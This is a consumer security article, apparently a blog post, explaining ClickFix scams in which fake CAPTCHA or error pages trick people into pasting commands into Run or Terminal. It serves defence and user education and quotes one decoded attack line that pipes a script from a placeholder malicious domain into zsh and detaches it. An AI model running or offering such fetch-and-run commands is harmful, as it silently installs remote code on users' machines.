Quick Take

- ClickFix is a fake CAPTCHA or error page that talks you into copying a command and pasting it into Windows Run or a terminal
- The command usually pipes a script straight from a website into your shell, with no file download and no antivirus prompt
- Blank lines and a fake “Press Enter to continue” message are there to hide the real command from view
- Pasting alone does nothing. The danger starts the moment you hit Enter
- Check your shell history or Run dialog history to confirm whether a suspicious command actually executed
GuardPick snapshot
The short version
ClickFix is dangerous because it turns the user into the installer. The fake page does not need a normal download if it can convince you to paste and submit the command yourself.
Best for
Readers who saw a fake CAPTCHA, browser error, or verification screen asking them to paste a command.
Avoid if
You are looking for full incident response after a confirmed infection. This article explains the pattern and first checks, not deep forensic cleanup.
Main tradeoff
The strongest prevention is behavioral: no website gets permission to tell you what to type into Run, PowerShell, or Terminal.
Safer alternative
Close the page, save the command text if you need to inspect it, and check it before pressing Enter.
Experience note: Based on a command I was actually sent and analyzed myself, on my own machine.
I build websites for a living. I have spent years telling clients not to click the wrong link. So it stung a little when I nearly did something dumber: I pasted a command straight into my own terminal because a message made it look routine.
It came as a single line of text, base64-encoded, followed by a wall of blank space and a message that just said “Press Return to continue.” No file attached. No warning from my browser. Just text I was told to run. I hit Ctrl+V. I did not hit Enter, mostly out of habit and not caution. That pause is the only reason this article isn’t about cleaning up my own laptop.
ClickFix is the name security researchers gave to this exact pattern: a fake verification screen, a fake error message, or a fake “your download failed, click here to fix it” popup that ends with the same instruction: copy this, paste it into Run or Terminal, press Enter. It has been circulating widely enough on both Windows and Mac that treating it as a one-off is a mistake. If you want the bigger pattern behind the tactic, I break that down separately in why ClickFix scams are working so well right now.

The fake update prompt I was shown used familiar macOS keyboard shortcuts to make a Terminal command feel like a normal troubleshooting step.
What the Command Actually Does
Decoded, the line I was sent read approximately like this:
curl -ksfL https://[malicious-domain]/[random-path] | zsh & disownEvery flag in that line earns its place. -k skips SSL certificate verification, so the connection can’t be blocked just because the destination looks untrustworthy to your system. -s keeps curl quiet, -f fails silently on some server errors, and -L follows redirects without stopping to explain where the request is going. The pipe into zsh (or bash, powershell, cmd, same pattern, different shell depending on the operating system) runs whatever comes back from that URL immediately, as a script, with no file ever touching your Downloads folder. & disown detaches the process from the terminal so it keeps running in the background even after you close the window, and it won’t show up in the obvious places you’d think to look.
Nothing here requires you to install anything. The command uses tools your operating system already trusts. That is the entire point.
Myth check
The mental trap behind ClickFix
ClickFix works because the dangerous part looks like a normal troubleshooting step. These are the assumptions to reset before you touch the keyboard.
Myth
If there is no download, nothing can install.
Reality
A pasted command can fetch and run code directly from a remote URL without leaving a normal installer in Downloads.
GuardPick take
No file download does not mean no risk.
Treat any website-provided command as executable code, not as harmless text.
Myth
A CAPTCHA can ask for extra verification steps.
Reality
Real CAPTCHA checks happen inside the browser. They do not need Windows Run, PowerShell, or Terminal.
GuardPick take
The moment a verification page asks for a system prompt, the page has left normal CAPTCHA territory.
Close the tab and verify the site from a fresh browser session.
Myth
Antivirus will stop it if it is bad.
Reality
Security software may block a known malicious URL or behavior, but it cannot make a pasted command a safe habit.
GuardPick take
Use antivirus as one layer, not as permission to run unknown commands.
Read, decode, and check the destination before executing anything.
Why the Blank Lines and Fake Prompt Matter
The version I received padded the real command with roughly thirty blank lines and ended with a centered message reading “Press Return to continue.” If you paste that whole block into a terminal and glance at the result, your eye lands on the harmless-looking line at the bottom. The command that actually matters has already scrolled off the top of the visible window.
My Experience:
When I ran the decoded text past a second pair of eyes, the layout became obvious for what it was: theater. A real system message doesn’t need thirty blank lines and a centered prompt to ask you to press a key. That formatting only makes sense if the goal is to push something else out of view first.
How to Check If It Actually Ran
Pasting text into Run, PowerShell, or a terminal doesn’t execute it by itself. The command sits in the input field until you press Enter. If you’re not sure whether you went that far, here’s where to look before assuming the worst:
On Windows: open Task Manager and check the Startup apps tab for anything unfamiliar, review Task Scheduler for new tasks you didn’t create, and check your PowerShell history with Get-History or by searching (Get-PSReadlineOption).HistorySavePath. Also check Windows Security’s protection history for anything it may have already blocked.
On Mac: run launchctl list | grep -v com.apple to see non-Apple background processes, check ~/Library/LaunchAgents and /Library/LaunchDaemons for unfamiliar .plist files, and search ~/.zsh_history for the command itself. If shell history was enabled, it usually shows up there after you submit it.
In my case, the search came back with nothing but the diagnostic commands I typed while checking. The original line never appeared. Combined with no new startup items, no suspicious background process, and no new downloaded installer, that was enough to treat this specific command as not executed or not persisted.
How to Avoid This Going Forward
The fix isn’t a piece of software. It’s a rule: a website should never be able to tell you what to type into Run, PowerShell, or Terminal. Legitimate software updates, browser fixes, and verification steps do not require you to paste anything into a system prompt. If a page asks you to do that, close the tab.
If you do get caught off guard and paste something before thinking it through, don’t press Enter until you’ve read it, or asked someone who can, line by line. I wrote the exact pre-flight process here: how to check if a command is safe before running it. If the prompt was on Windows Run, also check Run dialog history so you can tell the difference between “I pasted it” and “I actually submitted it.” And if you’re not confident your Windows PC would show obvious warning signs from something like this, use the virus symptom checklist next.
Windows Defender, built into current Windows versions, includes SmartScreen protections that can catch some malicious or phishing URLs before they load. It won’t stop you from pasting the command yourself, but it is a real layer of defense worth knowing you have. If you want a second layer for phishing and malicious site blocking, I cover the trade-offs in the antivirus web protection comparison.
Layered protection
What actually reduces ClickFix risk
ClickFix is not solved by one product. The safer setup is a mix of browser filtering, cautious habits, and boring recovery basics.
-
Layer 1
Browser protection
Block known malicious pages before you see the prompt.
Keep SmartScreen or your browser's safe-browsing protection enabled.
-
Layer 2
Command pause
Stop the attack at the moment it needs your cooperation.
Never press Enter on a command from a webpage until you understand it.
-
Layer 3
History checks
Confirm whether you pasted only or actually submitted the command.
Check shell history, PowerShell history, or RunMRU depending on where it happened.
-
Layer 4
Full scan
Look for follow-up payloads if the command may have run.
Use Windows Security or your installed antivirus for a full scan, not only a quick scan.
-
Layer 5
Account protection
Limit damage if an infostealer was involved.
Change important passwords from a clean device and turn on 2FA.
-
Layer 6
Backup
Recover if malware damages files or settings.
Keep cloud or offline backups for important files.